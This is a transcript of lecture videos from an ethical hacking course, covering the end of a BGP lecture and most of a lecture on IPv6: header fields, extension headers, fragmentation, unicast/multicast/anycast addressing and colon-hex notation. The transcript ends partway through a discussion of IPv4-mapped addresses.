
Now, the point you note is that all modern day routers particularly the ones you are using in the border or the gateway, they support BGP, but whether or not to implement BGP and run BGP that is dependent on the decision of the organization. Well if you decide to run BGP on your router; that means, you are putting some extra responsibility on yourself. Mean you are not relying on a, it means other routers to provide you correct information. It is also your responsibility to maintain the information correctly, so that packet routing takes place ok.

So, the internet service provider, from where you typically get the network connections, the routers which has, which are managed by ISP, they invariably run BGP. So, when you make a connection with an ISP; so you may also choose to run BGP or you can rely on the BGP router at the ISP's side. That is of course, your choice. This is what I am saying, organizational networks in many cases that do not run BGP, because it may be so, that the

network administrators which are there, they are not competent enough to maintain the routers, to initialize the routers, so that they run BGP in the correct way.

So, in that case they can rely on the ISP's router right. So, the default route for packets will be to the ISP's router. So, whatever packet comes will be sending it to the ISP's router and the ISP's router will decide where to route. But if your network is running BGP, then you can also maintain a comprehensive routing table, where the packets that are coming for going somewhere else, you can decide where to send. But in the previous case you are sending only to the ISP's router.

(Refer Slide Time: 19:29)




So, here I am just showing you a couple of examples. The first thing is that the routers that I talked about; this is an alternate symbol of a router. This is how you represent a router like this.

So, here you are seeing that there are several routers and there are some autonomous systems. This is autonomous system number 200. Let us say this is let us say 100 and this is let us say 300. So, there are boundary routers which are running exterior BGP, which is the conventional BGP, which is supposed to be used as exterior routing protocol. But as I said if you choose to use, even inside of this autonomous system, these three routers which are using, which are there, they can choose to use internal BGP, IBGP.

So, in that case you can use the variation of the same protocol BGP, both inside and also outside the network. So, you really have a choice today. Inside the network in the autonomous system you can either use IBGP or you can use OSPF both options are available.

(Refer Slide Time: 20:57)



And here, in this diagram if you see, here again there are two autonomous systems with some numbers given, arbitrary numbers, autonomous system numbers and as I said the routers that connect to other autonomous systems, they are called border routers or border gate, as you see here some routers are designated as borders; border 1, border 2.

But there can be other routers which are inside the autonomous system, which are meant to connect sub networks or networks inside that autonomous system, they are not connecting with the outside world. So, let us say here this connection between, this connection is a point to point link right, this link is not shared by anyone else. So, here if you want, you may choose to use a private IP network. So, recall I mentioned anything that starts with 10, is regarded as a private class A network.

So, here we are using this private class A network 10 to maintain this dedicated connection between two routers. You see only when there is a question of routing, you cannot use the private, this IP address. So, like you see, you recall when you discussed IP addresses, we said that some IP addresses are meant to be private. What is meant by private? Suppose I have a router and a packet arrives for routing, there may be multiple outgoing links.

Suppose, you see that the destination IP address, let us say DIP is an address which is one of the private addresses belong to one of the private networks.

So, if your destination address belongs to a private network, then this router will simply discard this packet, it will not forward it ok. But you see in this case, in this example, we are talking about a dedicated link between two routers, it can be a leased line. So, here there is no concept of routing in between. So, here if you want, you can use such private networks also. So, with this we come to this; we come to the end of this lecture where we give you some very overall idea as to how the border gateway protocol, BGP works as an exterior routing protocol.

Now, with this our general discussion on routing protocol ends. Of course, in the next lecture, we shall be talking about something which is quite related and similar. We shall be talking about a new IP version, IP version 6 which is becoming very important in the present day context.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 14
IP Version 6

In this lecture we shall be talking about IP Version 6 which is the latest version of the IP protocol. Now earlier we have looked at this so called IP version 4 which is more conventional and traditional. Now IP version 4 has some drawbacks which has lead the designers of this protocols, internet protocols to come up with a newer IP version. So, in this lecture we shall particularly see what are the drawbacks of the older version, IP version 4 and what are the new features this IP version 6 incorporates.

(Refer Slide Time: 01:00)



So, in this lecture we shall be talking about some of the features of IP version 6 protocol, the datagram format in IP version 6 and how certain kinds of address translation are carried out ok.

(Refer Slide Time: 01:12)

The slide has a yellow header with the title "Introduction". The main content is a bulleted list:

- The IP protocol forms the foundation of the Internet.
 - ✓ IP version 4 is used widely today.
 - IPv4 suffers from a number of drawbacks.
 - Need to enhance the capabilities of the protocol.
- IP Next Generation
 - IPng / IPv6

At the bottom of the slide, there is a decorative footer with icons and the word "swayam". A video feed of a man speaking is overlaid on the bottom right of the slide area.

So, let us look at the overall scenario first. Now the first thing is that as we have repeatedly said, this TCP/IP forms the backbone of the internet that we see today and IP protocol is most crucial in the sense that all packets that flow through the internet, they are routed using IP protocol. So, IP ensures that packets reach the intended destination correctly. As I had mentioned, this IP version 4 is more widely used today, but there are a certain number of drawbacks in this protocol.

So, once we identify what these drawbacks are, then we can appreciate that what kind of enhancements were needed to enhance the capabilities and that is how this newer version IP version 6 has come. This is also sometimes known as IP next generation IPNG ok, these both names are used interchangeably.

(Refer Slide Time: 02:30)

Problems with IPv4

- Limited address space.
 - 32-bit address is inadequate today.
- Applications demanding real-time response.
 - Real-time audio or video.
 - Must avoid changing routes frequently.
- Need for more complex addressing and routing capabilities.
 - Two-level structure of IPv4 may not serve the purpose.

$2^{32} \approx 4 \text{ billion}$

FREE UNION EDUCATION SWAYAM

Now, problems with IP version 4 are as follows. The first and most important problem is that we are using 32 bit IP addresses, 2^{32} is how much? Close to 4 billion, but you see with the huge proliferation of devices that are getting connected to the internet today, we are now in an age where we are talking about internet of things, there will be a large number of very simple devices, they will also want to get connected to the internet.

So, how can we give unique IP addresses to everybody, this 4 billion is a rather small number by today's scenario ok. So, this cannot satisfy your support, the kind of internet growth that has been projected right, this is one. Secondly, there are many application, you see there are numerous streaming applications today, streaming audio, streaming video, streaming news and so on and so forth, they need some sort of a real time response. Like something is happening, you are watching it live, let us say. Now you will not like, if there is a 10 second pause in between and then the video again starts to play; that is not acceptable in terms of the quality of service right.

So, there are such applications which are increasing day by day where you need real time response. Real time response means, the delay that we encounter must be within some tolerable limit. Now what is the tolerable limit, it depends on the application of course, ok. So, for this kind of real time response one requirement is that you should not change route very frequently, because we mentioned that IP uses some kind of dynamic routing and packets may follow different paths at different times. Now if we consider the packets that

correspond to a video stream, the packets are following one path, suddenly the packet starts following another path which is the longest path, the delay will increase ok.

So, that kind of variable delay may not be desirable for such real time applications. Secondly, there are some scenarios that are coming up where you need more complex addressing and routing capabilities; like you recall in IP version 4, you have a 2 level routing; you have a network, you have a host.

Of course, within the host you, forcibly you use the subnet and introduced a third hierarchy, but that is just within the host address space available to you, but IP version 6 allows more number of levels of addressing which becomes more flexible and of course, it will get more complex.

(Refer Slide Time: 05:50)

Main Features of IPv6

- Something is common with IPv4:
 - IPv6 is connectionless – each datagram contains destination address and is routed independently.
 - Header contains the maximum number of hops a datagram can make before being discarded.
 - Some of the other general characteristics are also retained.

So, main features of IPv6, few of the features are borrowed from IPv4, whatever was there, same thing is carried forward. First such thing is connectionless, IP version 4 was based on datagrams, IP version 6 is also based on datagrams, which is a connectionless protocol.

So, each datagram are routed independently and each datagram will contain destination address, so that the intermediate routers can take proper and informed routing decisions ok. And just like IP, if you see in IP, there was a time to live field, it told you what is the maximum number of hops a datagram can take before it will be discarded, at every hop the TTL field was decremented by 1, so whenever it reaches 0, the packets gets discarded.

Similarly, here also the header will contain a similar field maximum number of hops, data datagram is permitted to take, because if you see you have some estimate regarding the maximum number of hops you require to reach a destination.

If you find that even within that number of hops you are not able to reach, it means there is some problem in the network, may be your packet is following a circular path in a loop, it is got stuck somewhere, so in that case you discard the packet and some of the other general characteristic like fragmentation and so on, those are also retained fine.

(Refer Slide Time: 07:34)

- New features of IPv6:
 - Address size 2^{128} -bit addresses are used.
 - ❖ 2^{128} total addresses.
 - ❖ 6×10^{23} unique addresses per square meter of the earth's surface.
 - Header format:
 - ❖ IPv6 uses a series of fixed-length headers to handle optional information.
 - ❖ A datagram consists of a base header followed by zero or more extension headers.

Now, let us talk about the new features which are interesting. The most important feature is that the number of bits in the source and destination IP address is increased, earlier it was 32, now it is 128, which means I can use up to 2^{128} that many unique addresses. Now how large is this; 2^{128} . This is something you can just, you can actually calculate and find out this is a decimal number which would be having maybe 45 digits; 45 digit in decimal number which is huge, but how huge is that?

Just imagine, you think of the surface of the earth, just assume that I want to assign IP addresses to devices on the surface of the earth, 2^{128} is such a large number that on every square meter on the earth surface, you can assign about 6×10^{23} unique addresses.


So, this number is indeed huge and it is expected that this will never be too small in the foreseeable future right. So, this 128 bit is good enough, quite large. And another

difference is that in IP version 4, there was a header and the header was fixed. So, whatever packet information the packet carried, it used to be put in the same header, but in IP version 6 what it does, it uses a series of fixed length headers.

Depending on what you need, you add optional headers like, if you do not need fragmentation, you do not use fragment header, if you need then you add a fragment header. So, there would be multiple headers, which will be connected in a linked list as part of the IP version 6 header, this is the basic concept.

So, a datagram in IP version 6 will consist of a base header that is the basic header which will contain for example, the source and destination addresses and followed by optional extension headers. There may not be any, but there can be several.

(Refer Slide Time: 10:35)




There are some additional features also; like as I had said for real time traffic, there are some additional features which have been included in IP version 6. Like it is possible for two ends, two hosts to agree on a high quality path, suppose I am viewing streaming video and I tell that well I want a guaranteed bandwidth of 512 kilobytes per second. So, they will agree along with the intermediate routers to provide you with a dedicated path. A path through which you will get dedicated 512 kbps of bandwidth, so that you can receive this streaming media without any disruption right and all datagrams will follow this path.

So, you see this is a slide deviation from the connectionless approach that IP versions is also supports. For real time traffic, you have something like a connection oriented concept coming in ok. So, it is like a hybrid now, it is not a pure datagram approach, sometimes when you need to have quality of service guarantee for real time applications, you may also specify the path which the datagrams will follow ok.

And the next thing is that there is some new kinds of addressing which has come up. Like earlier there were addressing like host to host addressing, you are sending to a particular host or broadcast sent to everybody, but now there is a new addressing mode called anycast addressing which have been introduce.

Anycast means there are a set of computers, I am telling you send this message to anyone of these ok. I do not specify which one, but any one of these. So, if it reaches anyone of these, I am happy. This is refer to as anycast address and also this provides for dynamic assignments of IP address, it can change over time, this facilitate result there.


(Refer Slide Time: 13:02)



So, IP datagram format as I had said, there can be multiple extension headers, the general picture is like this, it starts with the base header which is 40 bytes in size, but there can be multiple extension headers, the size of the extension headers can be different and at the end, you have the data, because typically let us say TCP is running on top and below you have this IP version 4/6 running, IPv6.

So, TCP will be sending you some message for transmission, so that PDU, Protocol Data Unit, transport layer protocol data unit that is the message will be appended with the IP header, whatever there are and they will be send as IP packet.

(Refer Slide Time: 14:06)



Now, the base header, 40 bytes, will be having a fixed structure like this, which is some of the fields or somewhat similar to, I mean IP version 4, but because of the change, size of the address as you see, source address and destination address are 128 bits long. Well 128 bits means how many bytes? 16 bytes, you have 16 bytes here, you have 16 bytes here, version is 4 bits.

This is the version 6, so this will contain the number 6, 0 1 1 0. Priority you can specify a priority in the packet now, which in a version 4 is not possible. Higher priority packet will move faster, router will give higher priority to those. Flow level, this is again concerned with flow control, some additional fields or information are there.

I am not going into the detail of all of them. Then comes the payload length which is the size of the total packet. Next header, I said that there will be a base header and there can be a number of extension headers ok. Now there will be a field here which will be pointing to the next header, this will be pointing, so this will be like a link list.

So, this next header field will contain the information that whether there is a, there is an extension header following this or not. If there is then it will contain what type of extension

header and if it does not contain any more, then it will contain some delimiter indicating that there is no more extension headers and this hop limit, I told you about just like time to leave that field is also there. This is the basic header in IP version 6.

(Refer Slide Time: 16:09)

The Fields


- **Version** (4 bits): contains the value 6. *0110*
- **Priority** (8 bits): specifies routing priority class.
- **Flow Label** (20 bits): used with applications that require performance guarantee.
- **Payload Length** (16 bits): total length of the extension headers and the transport-level PDU.
- **Next Header** (8 bits): identifies the type of information that immediately follows the current header (IP extension, TCP or UDP).

Now talking about the fields I have already mentioned, let me go through this quickly. This version I told you about, this is a 4 bit field, IP version 6, it will contain the value 6 which in binaries 0110. Priority; specifies the routing priority class, higher priority packets will be handled faster by the routers.

Flow level; this is particularly used for real time application, where there are applications that require performance guarantee. So, flow label contain relevant information, this will contain some specific id or code which will allow the packets to follow this particular path for example, right. Payload length is the total length of the extension header plus the transport level protocol data unit; that means, the data you are sending.


Next header; as I said, it is the pointer to the next extension header, it identifies the type of information that immediately follows the current header, it can be an IP extension or it can be the actual PDU, TCP or UDP ; that means, the data.

(Refer Slide Time: 17:33)



Hop limit; similar to IP version 4, it is decremented by 1 at each hop and the addresses are 128 bits or 16 bytes or octets ok.

(Refer Slide Time: 17:47)



So, pictorially it will look something like this. This is one example, suppose this is a IPv6 packet which does not contain any extension header. So, in the base header, the relevant fields are there and the next header field contains TCP, which means it will know that the, that whatever follows the base header is the actual TCP PDU which is carrying the data to be transmitted.

Take this next example where there one extension header. So, base header will contain an information $next = route$, it tells, it has an extension header which gives you some information about route, maybe it is a source routing or specifying the route to be followed. And in the next header, this extension header, there will also be a next field which will tell TCP; that means, this will be the actual TCP data. So, here there can be multiple such header, so this next pointer will be following this headers one by one ok.

(Refer Slide Time: 19:06)

IPv6 Extension Headers

- **Routing Header**
 - Provides source routing.
- **Hop-by-hop Options Header**
 - Defines special options that are processed at each hop.
- **Fragment Header**
 - For fragmentation and reassembly.
- **Authentication Header**
 - For packet integrity & authentication.

All Extension headers are chained in a linked list.
• Through Next Hdr field.

Now, the important kinds of extension headers which are there, they are summarized here, there can be a routing header as your seeing here. Routing here, routing header permits source routing. No I am repeating here, what source routing actually means. Now in the conventional packet routing what happens?

There are routers, a packet arrives at a router, the router looks at the destination address, looks at its own routing table and makes a decisions where to forward this packet. So, it finds out which is the next router I have to send this packet, so that it can reach the destination correctly or if it is destined to a host in my same network, I can directly send it to the network, to that host, directly send it to that host.

Source routing means, the person who is generating the packet, the host directly tells that which sequence of routers must be followed for my packets, because I know that this is a good path, the speed is high, so my packate will go faster. So, if I know that I can specify

that entire information as a routing header and this is what is meant by source routing. The source is specifying the route which path to follow right.

Second comes the hop by hop options header. Well you can specify the second depends on some applications that every hop, means actually whenever you move from one host to the other, you can check for certain conditions, depending what on that you can decide whether to forward the packet, not forward or do something else.

Then for fragmentation you have fragment header, this will contain information just like an IP version 4 which helps in fragmentation and reassembly; some flags, fragment offset and so on. And to ensure packet integrity, there is also an authentication header, where you can implement some kind of hash function, we will be talking about hash function later in this course. This hash functions are used for authentication purposes. Well authentication means suppose I am a router, I have received the packet from some other router x.

Now, there can be two scenarios; one the router x is actually sending the packet, the packet I am getting is actually coming from x or it may so happen that some kind of a malicious entity, it can be a hacker or some other node which is trying to send some you can say illegal packets to my network, is sending a packet in such a way that this source address is the same as x, but it was not send by x, this is what is meant by authentication.

I must be sure that whatever I am getting is actually coming from the person or the node which it is claiming as a resource that is authentication right. And here as I told all the extension headers are changed in a linked list using the next header field which is present in the base header as well as all the extension headers.

(Refer Slide Time: 23:13)

A Point About Fragmentation

- IPv6 fragmentation is similar to that in IPv4.
- Required information contained in a separate fragment extension header.
 - Presence of the fragment header identifies the datagram as a fragment.
 - Base header copied into all the fragments.

The diagram illustrates the fragmentation of an IPv6 packet. At the top, a large box labeled "BH" represents the Base Header. Below it, two smaller boxes represent fragments: one labeled "BH PR" with a checkmark, and another labeled "BH FR" with a question mark. Arrows point from the "BH" box to both fragments.

Now, about fragmentation just as I mentioned, this IP version 6 fragmentation is similar to IP version 4, but unlike IP version 4 where the additional information or fragmentation was put inside the same header, here we are using a separate extension header. So, when a fragment gets, there is at when IP version 6 packet, let us say there was a packet which had a base header, let us say BH, when it gets fragmented into two pieces, the scenario will be something like this.

This base header will be copied to both the fragments and there will be a fragment header containing relevant information, these are extension header, this will be added to the two fragments and the data one part will come here, the next will come here. This is how fragmented packets will look like.

(Refer Slide Time: 24:35)

The slide has a yellow header with the title 'IPv6 Addressing'. Below the title is a bulleted list of IPv6 address characteristics:

- Addresses do not have defined classes.
 - A prefix length associated with each address (flexibility).
- Three types of addresses:
 - ✓ **Unicast**: corresponds to a single computer.
 - ✓ **Multicast**: Refers to a set of computers, possibly at different locations. Packet delivered to **every** member of the set.
 - ✓ **Anycast**: Refers to a set of computers with the same address prefix. Packet delivered to **exactly one** of the computers in the set.
 - ❖ Required to support replication of services.

Now, talking about IP version 6 addressing as I told you earlier that it introduces a new kind of addressing called anycast. So, here the different addressing types are summarized. Here there is no concept of classes just like IP version 4, there was class A, B, C, D, E we are defining, but here there is no concept of address class, classless. You specify a prefix length very similar to CIDR, Classless Internet Domain Routing that how many bits you will be using for the network and how many bits for the host that you specify here and that introduces a lot of flexibility.

Broadly three classes of addresses are supported; one is a unicast address which means it is a directed address of a particular node in the Internet; that means, you are sending a packet to a particular computer; that is a unicast address. Multicast or broadcast, multicast means you are sending the packet to all members of a given set, you can say that I am sending a packet to a subnetwork, it should go to all the computers inside that subnetwork, that is a multicast address right.

So, it must be delivered to every member of the set. Set is usually a network or a sub network, then you have this new address anycast, where it says the packet will be delivered to exactly one of the computers in the set. In multicast it was delivered to everybody, but here it is delivered to exactly one.

(Refer Slide Time: 26:28)

Colon Hexadecimal Notation

- An IPv6 address is 128 bits long.
- Dotted decimal notation too long.
- Use colon-hexadecimal notation. Each group of 16 bits written in hex, with a colon separating groups.
- Example:
7BD6:3DC:FFFF:F02D:F321:FFFF
- Sequence of zeros is written as two colons.
7BD6:0:0:0:0:0B6 → 7BD6::0B6

Handwritten notes:


- 03DC
- 0000
- 002D

And now the way this 128 bit address has specified. For IP version 4, you use the dotted decimal notation you recall, but 128 bits is too long, if you use the dotted decimal notation after 8 bits, there would be 16 such numbers separated by dots. So, in IP version 6, they have come up with the some kind of a shortcut notation. There is one thing to observe that in this 128 bit address which is pretty large, there are many bits in between which are zeros and large number of these 128 bits are often zeroes.

So, we use something called colon, instead of dot, we use a colon-hexadecimal notation. Like you say this is an example, instead of decimal we are using hexadecimal, each digit represents 4 bits. So, $\frac{128}{4}$ is 32, I need 32 hexadecimal digits. See 1, 2, 3, 4, 5, 6, 7, 8, 8 × 4 is 32. So, each entity between two colons represent 4 hexadecimal digits. Like for example, here I mentioned 3DC, 3DC is not 4, I have mentioned only 3, it means there is a 0 before that. Similarly, I had mentioned only 0 here. Only 0 means this is all 0, 16 0's, 2D means there are two hexadecimal 0's before that, so like this you can specify.

So, you can write it, if there are; if there are a large number of 0's in between which is often the case as I told you, you can either write it like this or you can even use a shorter version, the beginning is non zero, the ending is non zero, in between everything is 0, you use two colons side by side, it will indicate that everything in between are all 0's ok. So, these are some ways to express the IP version 6 address in a compact fashion.

(Refer Slide Time: 28:55)



Now, talking about the 128 bit address, you see this 128 bit address is typically separated using a number of hierarchies. The last 64 bits here, this specifies something similar to the host address path in IP version 4, it talks about some kind of unique addressing inside the network that you are addressing.

Now it can be, this interface Id can also be based on the hardware MAC address if you want to. Typically hardware MAC address are 48 bits in size and they are unique, you can use that same MAC address here if you want or if you want the network administrator can assign sequential numbers 1,2,3,4,5, like in a normal IP version 4 address numbering.

And there are several other hierarchical fields, site level aggregation, next level aggregation, top level aggregation. Now what this means it may depend on from I mean its one place to another, like at the top level it may indicate country for example, that which country the network belongs to, next level may indicate within that country which internet service provider is providing with the connection, the third level can provide some other hierarchical information; that means, within state level or district level some information.

So, you can have this kind of hierarchical address definitions which is very flexible, depending upon your need, you can define this fields, but if you do not want some of these fields can be left 0's and this unicast address always starts with 001 ok, this is what looks like. This is just an example I gave for unicast address.

(Refer Slide Time: 31:06)

IPv4-Mapped IPv6 Addresses

- Allow a host that supports both IPv4 and IPv6 to communicate with a host that supports only IPv4.
- IPv6 address is based on IPv4 address.
- 80 0's, followed by 16 1's, followed by a 32-bit IPv4 address.

80 0's | 1's 32 bit

v4 32 bit

Now you see, most of the networks today are IP version 4 networks. Now we are saying that IP version 6 is required, we should migrate to IP version 6 whenever we can. Now there are some incompatibilities, the packet sizes, packet formats are all different.

